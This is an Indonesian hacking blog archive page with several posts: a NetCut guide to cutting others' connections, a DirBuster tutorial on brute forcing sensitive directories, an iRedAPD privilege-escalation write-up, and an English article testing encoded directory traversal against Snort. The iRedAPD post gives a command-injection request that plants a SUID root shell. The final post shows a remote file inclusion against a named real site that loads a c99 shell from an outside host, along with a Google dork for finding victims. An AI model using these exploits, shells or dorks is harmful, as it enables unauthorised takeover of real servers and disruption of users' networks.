Tampilkan postingan dengan label hacking. Tampilkan semua postingan

Rabu, 23 Maret 2011

tutorial netcun

duduk maniz pasang tampang lugu  sambil makan cemilan sambil minum juzz pokat langasung aja
setelah kalian menjalankan Booter nya kalian akan mmemiliki tampilan sepert ini
Next yang kalian lakukan ialah menekan Tombol Find ,akan ada pop up window. Saat kalian berada pada saat memasukan Local ip ke textbox maka user akan telihat.jika kalian ga tau cara lihat Local IP ,cari gateway kalian dan lihat.
Setelah nya gampang,kalian tinggal pilih User yang ingin di tendang,lalu Tekan Cut OFF. Mati Dech Koneksinya..hahhaha…
selesai gampang kan :)
Download Link : http://www.ziddu.com/download/14315576/netcut2.08.rar.html
 Onion IconsOnion Icons

Selasa, 15 Maret 2011

Berburu Direktori dan File Sensitif dengan DirBuster

Mungkin anda akan terkejut bila mengetahui bahwa ada banyak website yang berhasil dihack/dideface hanya karena sebuah kesalahan “konyol”. Tidak dibutuhkan keahlian programming, SQL atau jurus njelimet lainnya, cuma membuka sebuah direktori yang berisi file-file sensitif, maka sebuah website akan bertekuk lutut. Ya benar, ini adalah fakta yang seringkali terjadi.
Direktori Sensitif
Semua direktori atau file yang mengandung informasi berguna buat hacker untuk mendeface website anda, maka direktori itu termasuk sensitif. Beberapa direktori atau file yang tergolong sensitif antara lain:
  • Backup
Hal yang biasanya dibackup adalah database dan source script webnya. Bayangkan apa yang terjadi bila hacker berhasil mendapatkan seluruh file php dan “database dump” dalam satu file zip? Kalau anda berpikir itu tidak mungkin terjadi, anda salah besar, karena saya sering menemukan file backup berekstensi zip, tar.gz, atau sql berserakan di websitenya.
  • Halaman Login
Ada banyak macam halaman login, umumnya adalah halaman login untuk mengelola isi website, yaitu CMS Administrator. Selain CMS, halaman login yang lain adalah phpMyAdmin, cpanel, Tomcat Admin Page, AXIS2 Admin Page dll. Tomcat dan AXIS2 adalah Java based webserver dan web service platform.
Kenapa halaman login termasuk sensitif? Karena dengan mengetahui URL untuk menjadi Administrator website, seorang hacker bisa melakukan serangan SQL Injection, password guessing, dictionary attack dan brute force attack untuk membuat dirinya menjadi seorang administrator di website anda. Celakanya banyak website yang halaman login adminnya tidak menggunakan password yang kuat, bahkan menggunakan password default.
  • Log file
Log file biasanya dipakai untuk tujuan debugging atau penelusuran kesalahan oleh web developer. Karena itu tidak heran bila dalam log file banyak mengandung informasi sensitif yang bisa dimanfaatkan hacker. File log ini berbeda-beda tergantung dari web aplikasi yang dipakai karena web developer punya kebebasan untuk membuat  atau tidak membuat file log.
Salah satu contoh log file yang biasa ditemukan di web adalah WS_FTP.LOG, file ini dibuat oleh program WS_FTP, yaitu FTP Client. Setiap kali memakai program ini untuk upload ke web anda, WS_FTP akan otomatis memasukkan file WS_FTP.LOG ke dalam folder website anda. Dalam file WS_FTP.LOG ini seorang hacker bisa mendapatkan banyak informasi sensitif: antara lain IP address web server anda (banyak web yang menyembunyikan IP address sebenarnya dibalik NAT), full path lokasi document root web anda, username account hosting anda (bila dalam full path mengandung nama seperti /home/username/…./).
WS_FTP.LOG juga bisa membocorkan isi sebuah direktori bila anda sudah mematikan fitur “Directory Indexing” atau membuat file index.html kosong. Seorang hacker yang tidak bisa melihat isi direktori karena directory index dimatikan atau ada file index.html kosong, bisa mencoba membuka WS_FTP.LOG di direktori itu. Bila ternyata file WS_FTP.LOG ada, maka file log itu akan membocorkan isi file dalam direktori tersebut.

Pesan error di atas umumnya dijumpai pada direktori yang ada, tapi directory indexing tidak diaktifkan, sehingga anda harus menebak nama file yang ada di direktori tersebut. Bila directory indexing diaktifkan, maka anda akan menemukan halaman dengan title “Index of /”.
  • Versi Lama
Terkadang ketika sebuah website diupdate ke versi baru, file-file script lama disimpan dalam satu direktori bernama oldversion, version1 dan versi barunya dalam direktori /new/ atau /ver2/ atau /beta/. Menemukan beragam versi suatu web adalah kesempatan emas untuk menemukan celah keamanan karena biasanya web versi terbarunya memang tidak mengandung kelemahan, namun bila kita berhasil menemukan versi lamanya, akan ditemukan banyak celah keamanan.
Saya pernah menemukan sebuah website yang securitynya bagus, saya tidak menemukan vulnerability di sana, namun ternyata dia lupa membuang versi lama dari web tersebut. Namun ternyata web versi lama yang mengandung banyak bug dari SQL injection sampai local file injection masih bisa diakses di direktori lain. Walaupun web versi terbaru securitynya bagus, namun jadi tidak berarti apa-apa karena hacker bisa menyerang dari web versi lamanya.
Berburu Direktori dan File Sensitif
Nama direktori atau file bisa ditemukan dengan 2 cara:
  • Crawling
Crawling ini adalah cara yang dipakai oleh search engine untuk mendapatkan isi website anda.  Ini adalah cara yang “sopan”, karena kita hanya mencari apa yang memang disediakan oleh pemilik webnya. Search engine crawling akan mengikuti direktori apa yang boleh dan apa yang tidak boleh diambil dalam file /robots.txt. Jadi bila ada direktori sensitif yang bisa di-search di Google, maka itu terjadi karena di suatu situs ada pointer ke obyek itu berupa link. Bila di seluruh jagat internet ini tidak ada satupun link ke direktori itu, maka tidak mungkin direktori itu muncul di Google.
Kita bisa memanfaatkan Google Hacking untuk mencari direktori sensitif yang sengaja atau tidak sengaja ter-index oleh Google. Kita juga bisa membuat script atau memakai program semacam wget untuk melakukan crawling website  (tidak memanfaatkan Google index). Menjalankan crawler sendiri terkadang diperlukan bila kita ingin melakukan crawling direktori yang search engine dilarang untuk masuk (diblacklist di /robots.txt).
  • Guessing
Bila dengan cara sopan tidak mendapatkan direktori sensitif, maka kita terpaksa pakai cara “kasar”. Mendapatkan direktori sensitif dengan cara ini sama dengan menebak password. Ada dua cara yang bisa dipakai:
  1. Pure Brute Force Attack
  2. Cara ini adalah cara yang paling kasar. Kita mencoba semua kemungkinan kata yang muncul dari huruf , angka dan karakter lain sebagai nama direktori atau nama file. Contoh: request /aa/, lalu /ab/, lalu /ac/, lalu /ad/, demikian seterusnya sampai semua kemungkinan yang ada dicoba. Cara ini membutuhkan waktu yang sangat lama, jadi kurang efektif. Tapi kelebihannya adalah tidak ada direktori yang lolos, karena semua kemungkinan akan dicoba.
  3. Dictionary Attack
  4. Ini adalah cara yang lebih sopan dibanding pure brute force. Kita menggunakan kamus, yaitu kumpulan nama yang akan kita pakai untuk request ke web server. Efektif tidaknya cara ini tergantung dari bagaimana kualitas kamus yang dipakai. Semakin baik kualitas kamusnya, semakin besar kemungkinan berhasil mendapatkan direktori sensitif. Kamus yang baik adalah kamus berisi kata yang memang benar-benar pernah dipakai untuk nama direktori, jadi bukan nama fiktif atau karangan.
DirBuster dari OWASP
Dalam artikel ini saya akan menggunakan tools gratisan, DirBuster yang dibuat oleh OWASP (Open Web Application Security Project), sebuah kelompok non-profit yang berfokus pada keamanan web. Seperti yang sudah saya katakan sebelumnya, kekuatan tools semacam ini tergantung pada kualtias kamus yang dimilikinya.
DirBuster memiliki kamus yang sangat lengkap, bukan nama fiktif yang tidak pernah dipakai, tapi memang benar-benar nama yang pernah dipakai sebagai nama direktori. Kumpulan nama ini didapatkan dari internet dengan cara melakukan crawling terhadap situs-situs internet lalu mengelompokkannya. Kumpulan nama yang dipakai minimal 3 situs berbeda ditaruh di file dengan akhiran small.txt, kumpulan nama yang dipakai minimal 2 situs berbeda ditaruh di file dengan akhiran medium.txt, dan semua nama yang ditemukan ditaruh dalam file berakhiran big.txt.
Bila anda membutuhkan daftar nama direktori saja untuk dipakai di program lain, anda juga bisa mendownload kamusnya saja tanpa harus mendownload DirBuster.
Tools ini sangat mudah digunakan, jadi silakan saja langsung download DirBuster. Sebelumnya pastikan dulu komputer anda sudah terinstall Java, karena tools ini dibuat dengan Java.
Scanning Type

Ada dua jenis scanning yang bisa dilakukan, pure brute force atau dictionary based attack. Bila anda memilih memakai teknik pure brute force, maka anda harus menentukan character set (kumpulan karakter) yang akan dijadikan nama direktori dan tentukan juga panjang minimal dan maksimalnya. Semakin besar populasi dari character set yang anda pilih dan semakin panjang max length yang anda pilih, semakin besar kumpulan kata yang dihasilkan, itu artinya dibutuhkan waktu yang semakin lama untuk mencoba semuanya. Gambar di bawah ini adalah screenshot ketika memilih pure brute force.

Bila memilih list based brute force, maka kita harus memilih file berisi daftar nama direktori. DirBuster sudah menyediakan banyak dictionary yang bisa dipilih sesuai kebutuhan:
  • directory-list-2.3-small.txt  (87650 words) : Minimal dipakai di 3 situs berbeda.
  • directory-list-2.3-medium.txt  (220546 words) : Minimal dipakai di 2 situs berbeda.
  • directory-list-2.3-big.txt  (1273819 words) : Minimal pernah dipakai.
  • directory-list-lowercase-2.3-small.txt  (81629 words) : Versi case insensitive dari directory-list-2.3-small.txt
  • directory-list-lowercase-2.3-medium.txt  (207629 words) : Versi case insensitive dari directory-list-2.3-medium.txt
  • directory-list-lowercase-2.3-big.txt  (1185240 words) : Versi case insensitive dari directory-list-2.3-big.txt
  • directory-list-1.0.txt  (141694 words)  : Daftar awalnya, tidak terurut
  • apache-user-enum-1.0.txt  (8916 usernames) : Dipakai untuk user enumeration, mendapatkan valid username di sebuah server
  • apache-user-enum-2.0.txt  (10341 usernames) : Dipakai untuk user enumeration
Dalam list yang disediakan DirBuster juga menyediakan daftar username yang dipakai untuk user enumeration, yaitu mendapatkan nama user yang valid di sebuah server. Dalam web server Apache yang mengaktifkan mod_userdir, bisa dilakukan user enumeration dengan cara menggunakan ~namauser sebagai nama direktori.
Gambar di bawah ini adalah screenshot ketika kita memilih menggunakan dictionary attack.
Starting Options

Pilihan lain yang harus dipilih adalah starting options, yaitu di mana titik mulainya DirBuster mencari direktori. Pilihannya adalah standard start point, atau URL Fuzz. Standard start point adalah pilihan yang paling banyak digunakan karena pilihan ini berarti kita meminta DirBuster untuk menggunakan nama direktori sebagai titik awal.

Pilihan yang ada ketika kita memilih Standard Start Point adalah checkbox Brute Force Dirs yang bisa dimatikan bila kita tidak ingin ingin membrute Direktori. Brute Force Files bisa dimatikan bila kita tidak ingin mencari file. Dua pilihan tersebut bisa diatur sesuai kebutuhan, apakah ingin mencari direktori dan nama file, atau direktori saja, atau nama file saja.
Pilihan File extention bisa diisi dengan ekstensi file yang ingin dicari, misalnya bisa kita isi dengan php, zip, gz, tar.gz. Namun bila kita tidak ingin menggunakan ekstensi, kita bisa centang pilihan Use Blank Extention.
Pilihan Be Recursive digunakan untuk membuat DirBuster melakukan pencarian secara mendalam (Deep First Search), yaitu mencari subdirektori dalam sebuah direktori, mencari sub-subdirektori dalam subdirektori dan seterusnya sampai kedalaman tertentu.

Ada kalanya kita harus membrute force nama direktori yang merupakan bagian dari parameter URL. Dalam kasus seperti itu kita bisa memakai pilihan URL Fuzz. Salah satu contoh kasusnya adalah ketika kita ingin melakukan scanning melalui sebuah web based proxy seperti PHPProxy.

Ketika kita ingin scanning website internal dengan IP address private dari website public yang sudah berhasil kita susupi, kita bisa gunakan PHProxy. URL PHProxy biasanya berbentuk http://somewebsite/myproxy/?q=http://situstarget/{dir}. Dalam kasus seperti ini, pilihan URL Fuzz bisa sangat berguna. Gambar di bawah ini menunjukkan skenario tersebut. Setelah seorang hacker berhasil menguasai web server public, dia akan mengupload web based proxy seperti PHProxy. Dengan proxy tersebut hacker bisa melebarkan serangannya ke arah dalam dengan menyerang web server internal yang tidak bisa dijangkau dari internet.
Walaupun tools ini sangat sederhana, tapi jangan remehkan keampuhannya. Silakan coba saja sendiri, mungkin nanti anda akan terkejut melihat banyaknya webmaster yang sembrono menaruh file/direktori sensitif di websitenya.

sumber : www[dot]ilmuhacking[dot]com

iRedAPD root exploit [with video]


iRedAPD adalah salah satu komponen dari iRedMail yang merupakan kumpulan script dan tools untuk membuat mail server lengkap dengan cara instalasi yang mudah dan sederhana. Saya menemukan kelemahan pada iRedAPD sebelum versi 1.3.3 yang bisa dieksploit untuk mendapatkan root. Bug ini saya temukan bulan juli 2010, advisory sudah diumumkan di sini. Agar lebih jelas, di akhir tulisan saya embed juga video proof-of-concept eksploitasi bug ini.

Vulnerability
Kesalahan utama disini adalah nilai umask yang kelewat longgar sehingga menciptakan file .pyc yang world-writable. Kesalahan ini diperparah lagi dengan iredapd yang menjalankan daemon by default sebagai user root.
Menjalankan iredapd sebagai root seharusnya tidak perlu karena daemon ini tidak membutuhkan resource apapun yang membutuhkan akses root. Prinsip “use least privilege” berguna dalam situasi ini. Memang menjalankan daemon sebagai root tidak secara langsung mengakibatkan vulnerability, namun bila terjadi vulnerability pada program, maka hasilnya akan menjadi fatal.
File /opt/iredapd/src/daemon.py mendefinisikan nilai UMASK = 0 (zero). Seperti yang kita tahu nilai umask di UNIX dipakai untuk menentukan permission terhadap file yang baru dibuat. Nilai umask 0 artinya file yang baru dibuat akan memiliki permission 666 (rw-rw-rw) atau 777 (rwxrwxrwx) untuk direktori.
Berikut ini adalah snippet file daemon.py yang mengandung nilai UMASK zero.
import logging
import os
import sys
 
# ---------------------------------------------------------------------------
# Constants
# ---------------------------------------------------------------------------
 
# Default daemon parameters.
# File mode creation mask of the daemon.
UMASK = 0
 
# Default working directory for the daemon.
WORKDIR = "/"
 
# Default maximum for the number of available file descriptors.
MAXFD = 1024
Direktori /opt/iredapd/src/plugins/ mengandung file plugin yang akan diload oleh iredapd. Plugin ini akan dicompile oleh python menjadi file PYC (python compiled) ketika diload pertama kali. Dalam loading berikutnya python tidak perlu lagi membaca source .py, python akan langsung memakai file .pyc yang sudah dicompile sehingga loading berikutnya akan lebih cepat.
Lalu apa hubungannya plugin ini dengan umask? Dengan nilai umask zero, artinya ketika iredapd pertama kali meload file plugin, akan tercipta file .pyc yang memiliki permission world-writable 666 (rw-rw-rw). Dengan menimpa file .pyc dengan malicious file ditambah dengan daemon yang running as root, hacker bisa mendapatkan akses root di server tersebut.
Python Compiled
Ketika mengcompile file .py menjadi file .pyc, modification time dari file .py akan dicatat di header file .pyc dalam format EPOCH time. Ketika python akan meload suatu module, python akan melihat lagi timestamp yang ada di header file pyc. Bila modification time yang tercatat di header file .pyc tidak sama dengan modification time file .py, maka python akan mengabaikan file .pyc tersebut dan memilih memakai file .py yang belum dikompilasi.
Perhatikan contoh file pyc di bawah ini.
xxd ldap_maillist_access_policy.pyc |head -1
0000000: 6df2 0d0a 9938 484c 6300 0000 0000 0000  m....8HLc.......
4 byte pertama adalah magic number, dan diikuti oleh 4 byte berikutnya yang berisi modification time dari file .py. Nilai pada byte ke-4 s/d 7 adalah 0x9938484c yang dibaca sebagai 0x4c483899. Nilai tersebut adalah 1279801497 detik epoch yang berarti 22 Jul 2010 12:24:57 GMT atau 22 Juli 2010 19:24:57 dalam GMT+7. Jadi file .pyc ini adalah bentuk terkompilasi dari file .py yang dimodifikasi terakhir pada 22 juli 2010 19:24:57 GMT+7. Bila dilakukan “ls -l” terlihat bahwa file .py memang dimodifikasi terakhir pada waktu tersebut.
-rw-r--r-- 1 iredapd iredapd 3969 Jul 22 19:24 ldap_maillist_access_policy.py
Bila timestamp yang tercatat di header file .pyc tidak cocok dengan modification time dari file .py, maka file .pyc tersebut akan diabaikan. Jadi kita tidak bisa begitu saja menimpa file .pyc dengan file .pyc yang kita bikin sendiri, kita harus sesuaikan dulu 4 byte timestamp agar cocok dengan modification time file .py.
Sebelum menimpa pastikan 4 byte timestamp di header malicious .pyc harus sama dengan original .pyc
Creating Malicious PYC

File plugin yang saya jadikan contoh adalah ldap_maillist_access_policy.py. Agar mudah dalam membuat file malicious pyc, hacker bisa menginstall linux dengan iredapd di vmware sebagai test lab. Dalam box tersebut hacker memodifikasi file source plugin berekstensi .py dengan memasukkan 2 baris berikut:


Setelah file .py di test lab hacker ditambahkan 2 baris untuk mengeksekusi os command dari input field “sender”, maka selanjutnya file .py ini harus dicompile menjadi .pyc. Kita bisa memakai fungsi __import__ di python untuk mengcompile file .py menjadi .pyc. Perhatikan gambar di bawah ini.

Setelah berhasil di-import, maka otomatis tercipta file ldap_maillist_access_policy.pyc yang merupakan hasil kompilasi file ldap_maillist_access_policy.py.
Dalam video yang saya buat, saya tidak memakai cara ini untuk mengcompile, saya mentrigger iredapd untuk melakukan loading plugin yang otomatis akan mengcompile file .py menjadi .pyc. Kedua cara ini hasil akhirnya sama, yaitu tercipta file .pyc yang sudah disusupi malicious code.
Manipulating PYC Header Timestamp
Setelah hacker berhasil membuat malicious PYC, selanjutnya file ini harus ditimpa ke original PYC di server korban. Tapi sebelumnya byte ke-4 hingga byte ke-7 dari malicious pyc milik hacker harus disamakan dengan file pyc original. Saya memakai xxd untuk membaca 4 byte di header file pyc yang asli.
$ xxd -l 8 ldap_maillist_access_policy.pyc
0000000: 6df2 0d0a 9938 484c                      m....8HL
Dalam contoh di atas, nilai timestamp pyc yang asli adalah 0x4c483899. Timestamp di header file malicious pyc harus diganti menjadi 0x4c483899 agar sama dengan original pyc. Hexeditor apa saja bisa dipakai untuk mengubah 4 byte header file PYC. Tapi di sini saya memakai vim dikombinasikan dengan xxd. Lebih jelasnya cara memakai vim sebagai hex editor anda bisa lihat di videonya.
Setelah dipastikan file malicious pyc isi headernya sama dengan original pyc, maka file malicious pyc tersebut bisa dikopi menimpa file original pyc.
Executing command as root
Setelah malicous pyc berhasil menggantikan original pyc, selanjutnya harus menunggu iredapd di-restart agar file malicious pyc diload ke memori.
Mari kita asumsikan saja iredapd sudah direstart. Maka untuk mengeksekusi command kita harus berkomunikasi dengan iredapd yang listen di port 7777. Saya memakai command “nc localhost 777″ untuk berkomunikasi ke port 7777. Request yang saya kirim adalah seperti di bawah ini.
request=smtpd_access_policy
protocol_state=RCPT
protocol_name=ESMTP
client_address=79.29.240.22
client_name=unknown
reverse_client_name=unknown
helo_name=telecomitalia.it
sender=/bin/cp /bin/bash /tmp;chmod 4755 /tmp/bash
recipient=dummy@google.com
recipient_count=0
queue_id=
instance=647f.4c558223.881a4.0
size=5866
etrn_domain=
stress=
sasl_method=
sasl_username=
sasl_sender=
ccert_subject=
ccert_issuer=
ccert_fingerprint=
encryption_protocol=
encryption_cipher=
encryption_keysize=0
Perhatikan bahwa field sender saya isi dengan “/bin/cp /bin/bash /tmp;chmod 4755 /tmp/bash”. Ingat bahwa malicious code yang saya sisipkan adalah os.system(smtpSessionData["sender"]), artinya isi dari field sender akan dieksekusi. Command yang saya masukkan adalah membuat file bash shell dengan permission SUID root. Artinya adalah ketika user biasa mengeksekusi “/tmp/bash -p”, maka otomatis orang tersebut menjadi root. Ini adalah teknik backdoor yang klasik hanya sekedar contoh.
Kesimpulan
Kesalahan pada program ini bukan pada kesalahan coding/programming, tapi kesalahan dalam menentukan nilai umask untuk menentukan permission file baru. Hanya karena satu baris kesalahan itu akibatnya ternyata fatal, sistem bisa dikuasai sepenuhnya oleh hacker.
Kesalahan kedua adalah pelanggaran terhadap prinsip “use least privilege”. iredapd ini dijalankan dengan user root sehingga vulnerability ini bisa berakibat didapatnya akses root oleh hacker. Seandainya iredapd ini dijalankan sebagai user biasa, maka vulnerability ini tidak bisa dieksploit sampai mendapatkan akses root, hacker tidak bisa melakukan privilege escalation dan tetap menjadi user biasa.
Dalam membuat program kita tidak hanya memperhatikan aspek secure programming saja. Kita harus memikirkan juga secure design. Pada saat desain sebelum masuk coding kita harus tentukan bagaimana konfigurasi, setting, permission, user access (perlukah dijalankan sebagai root?) yang paling secure untuk program yang kita buat.
Watch The Video
                                             
sumber www [dot] ilmu hacking [dot] com                                                                                                                                                                                                                                       

Web Application Hacking vs the IDS

The world of web application hacking is an enormous one, and also one that is constantly changing. Just how well does your IDS fare against it? 

For many of us the world of web application hacking is pretty much viewed as the Wild West. There is always something new and unexpected happening. Be it the latest cross site scripting (XSS) exploit, or a new encoding technique to bypass a network’s defenses. With this constantly shifting environment it makes sense to try and gain a grasp on what some of the fundamental problems are. After all, this is vitally important knowledge for the system administrators (sys admins) out there, as well as the network security people. You are the people who will be administering and watching your network for anomalous behavior. While it is difficult to gain expertise across the whole realm of web app hacking you can certainly get a good grasp of some of its domains. The one domain that we shall cover at a high level in this article series is that of encoding.
  
What is encoding?
What is meant by encoding is the process by which information is taken from one format and then encoded to another one. Take for example all of the words written so far in this article. They are in plain ASCII format. What would then happen were I to take them and encode them to a HEX based format? The exact meaning of the wording would still be there, but they would now be in a HEX format. Let’s do a quick example of this.

Figure 1
Now we can see in the screenshot that on the left hand side we have a series of HEX values, whilst on the right we have the ASCII version of a couple of sentences that I just wrote. They both say the same thing, but are in different formats. So we can see that it really is pretty trivial to take something and encode it to a different format. Well with that example providing a visual display for us, how would one actually encode a real web application hack, and what would it look like? Good question, let’s go ahead and find out just that. What we shall use as our example is the by now classic Directory Traversal exploit. Much as you likely guessed by the two words themselves, what this exploit will allow you to do is navigate to the parent directory of a website, as typically this is used against websites. Let’s get to it then.

Our analysis environment

The tools and programs that I will use to show some web application hacking, and possible detection are as follows:

  • Snort
  • Web browser
  • Encoding tool
As you can see there is not a whole lot required in order to successfully do some web application hacking, and detection of it, if possible. You could also use an HTTP proxy in addition to a web browser. Whatever your preference. Were I doing this for a client engagement then I would be using the BURP HTTP proxyearlier articles. Now what we shall do is start up Snort so that it is listening and watching the packets as they arrive to the computer where I have the Apache webserver running. suite. Should you need some help in installing some of these tools please check some of my

Figure 2
You can see in the screenshot that I have invoked Snort and specified via the –i 2 switches which interface for it to listen on. This is because I am running Snort and the Apache webserver in a VMware image. As such there will be multiple NIC’s for Snort. We must tell Snort which one it will be monitoring for us. Now we will see in the next screenshot a very basic example of web application hacking, and as mentioned earlier it is the Directory Traversal exploit.

Figure 3
So the Apache webserver is up and running. Let’s now give it the Directory Traversal input in its original format and see what happens. Before you do this please ensure that you have Snort running in order to see what if anything that it detects prior to attempting the hack.

Figure 4
We see in the screenshot the ../ which is what a Directory Traversal attempt looks like. Once you send this to the Apache webserver you will notice that it itself won’t do anything, it will seem as if it ignores it. We will look at shortly what it is that Snort detected. Now let’s go ahead and encode it in a different format.

Figure 5
What I have now done is encode the ../ to its HEX equivalent.

Figure 6
Now when you go ahead and send this HEX encoded Directory Traversal exploit to the Apache web browser you will once again note that nothing happens. Yet again we will check to see what Snort saw a little later on. Let’s try it again this time but with the UNICODE encoding version of it.

Figure 7
Now go ahead and enter this new encoded version of the Directory Traversal and see what happens. You will note that Apache gives back an HTTP 404 status code. In essence it says that the URL is not found on the server. So we have tried three different versions of the Directory Traversal exploit and none of them worked. So on that note, lets check what Snort noted.
C:\Snort\etc\log>more alert.ids
[**] [119:18:1] (http_inspect) WEBROOT DIRECTORY TRAVERSAL [**]05/31-10:18:51.262616 0:17:31:8A:93:7F -> 0:C:29:BA:DC:9E type:0x800 len:0x1F4192.168.111.2:2780 -> 192.168.111.7:80 TCP TTL:128 TOS:0x0 ID:16806 IpLen:20 DgmLen:486 DF***AP*** Seq: 0x805DCAAC  Ack: 0xF13CBB87  Win: 0xFFFF  TcpLen: 20
C:\Snort\etc\log>
No problems for Snort
Well with the Snort signature for WEBROOT DIRECTORY TRAVERSAL having fired we can ascertain that this old and tired web app hack was indeed detected by Snort. This was done in spite of having encoded the original ../ attack in various other formats. Now as I mentioned earlier this Directory Traversal hack is a well known one. There is little possibility that this would evade any modern IDS out there. That said, the world of web application hacking is an enormous one. There are plenty of other types of hacks out there to be worried about.
Part of the problem when it comes to web application hacking is that many of these applications have not been suitably pen-tested, or even gone through a code audit. As such they can certainly be vulnerable to a myriad of attacks. Some of which are ingenious and others which are surprisingly low end. One of the simplest ways in which to bolster your knowledge of web application hacks is that of trying to recreate them yourself. Nothing helps one understand better then by doing it oneself. Once you have brought yourself up to speed on say SQL injection, then you may want to do some while the IDS is sniffing the traffic. This will give you an idea of just well developed the IDS signatures are for the SQL injection threat, or whatever other hack it is that you are recreating. Should the signatures be weak or non-existent then you will want to write some up yourself, as long as your IDS solution allows it. Well this was a very quick and dirty overview of web app hacking, but hopefully it will have stirred your curiosity. Till next time! 
Onion IconsOnion IconsOnion Icons 
                                  MSN Onion Emoticon SetMSN Onion Emoticon SetMSN Onion Emoticon Set

Minggu, 06 Maret 2011

Hacking Cpanel Dengan C99

Oiit ketemu lagi , jelang buka puasa di kerjaan iseng-iseng buat artikel tentang hacking cpanel dengan memakai script injeksi c99, coz sekedar refresh uda married susah Online [ 1 x seminggu , 2 jam ]. btw pertanyaannya apakah Cpanel itu ? yups Cpanel adalah merupakan pusat dari manajemen web site, CPanel atau istilah kerennya Control Panel adalah tempat dimana admin web untuk melakukan setting penuh dan control terhadap web yang akan dibuat atau istilahnya adalah CPANEL = Rumah yang masih kosong yang belum ada apa-apanya, nah disanalah nanti akan diisi perabotan-perabotan untuk melengkapi isi rumah tersebut, Cpanel sama juga seperti rumah, dan perabotannya bisa dikategorikan sebagai script web, script mail, script MySql, dll. Apakah CPANEL itu begitu penting dan berharga ? yups pertanyaan yang bagus jawabannya adalah IYA, karena bila CPANEL dalam suatu Web bisa dimasuki oleh para hacker maka dapat dipastikan bahwa web target berada dalam control sang hacker [ maaf saya bukan hacker J ] atau bila dilogikakan sama saja bila rumah kita berhasil di kuasain orang lain maka dipastikan orang lain tersebut bisa masuk kapan saja terhadap rumah kita. tapi apakah mudah rumah kita orang lain bisa masuk kerumah kita sedangkan rumah kita ada pengaman yaitu KUNCI, yups sama saja dengan CPANEL tidak semudah yang kita bayangkan karena untuk masuk ke area CPANEL membutuhkan kunci yaitu Username dan password, bila tidak maka anda dipastikan tidak akan bisa masuk ke dalam area CPANEL tersebut. Cukup jelas logika kita untuk berpikir , so sekarang kembali lagi ke pokok permasalahannya, penulis akan menerangkan pengambilan alih cpanel terhadap web target memakai kesalahan dari script logika pemograman dan kesalahan dari admin web tersebut, J 

, 2007
  
btw kita mulai penulis akan ambil suatu bug yang ada di script php dengan merk ‘subdreamer’ [ bisa diliat di www.subdreamer.com ], bug yang ada adalah : /skins/advanced/advanced2.php?pluginpath[0]= dengan file yang bermasalah adalah advanced2.php, kita akan coba cari target dengan memakai paman google.com dengan syntax : inurl:’ skins/advanced/advanced1.php?’, penulis ambil contoh situs luar negeri [ sebelumnya sudah member tahukan bug ke mail mereka sesuai dengan etika hacker ] J yaitu : http://www.cafesjakie.nl
Kita coba lakukan penetrasi terhadap situs target, dengan memakai phpshell maka akan didapat hasil :
http://www.cafesjakie.nl/skins/advanced/advanced2.php?pluginpath[0]= http://ernigalak.t35.com/mama.txt? Maka akan Nampak hasil seperti dibawah ini :


Ok’s kita berhasil masuk lewat belakang [ backdoor ] tetapi kita belum mendapat akses utama [ cpanel ] hanya bisa masuk lewat pintu belakang, so kita coba cari dimana letak akses utama [ cpanel ], perhatikan satu persatu file yang ada, kita bisa liat di atas file phpshell kita


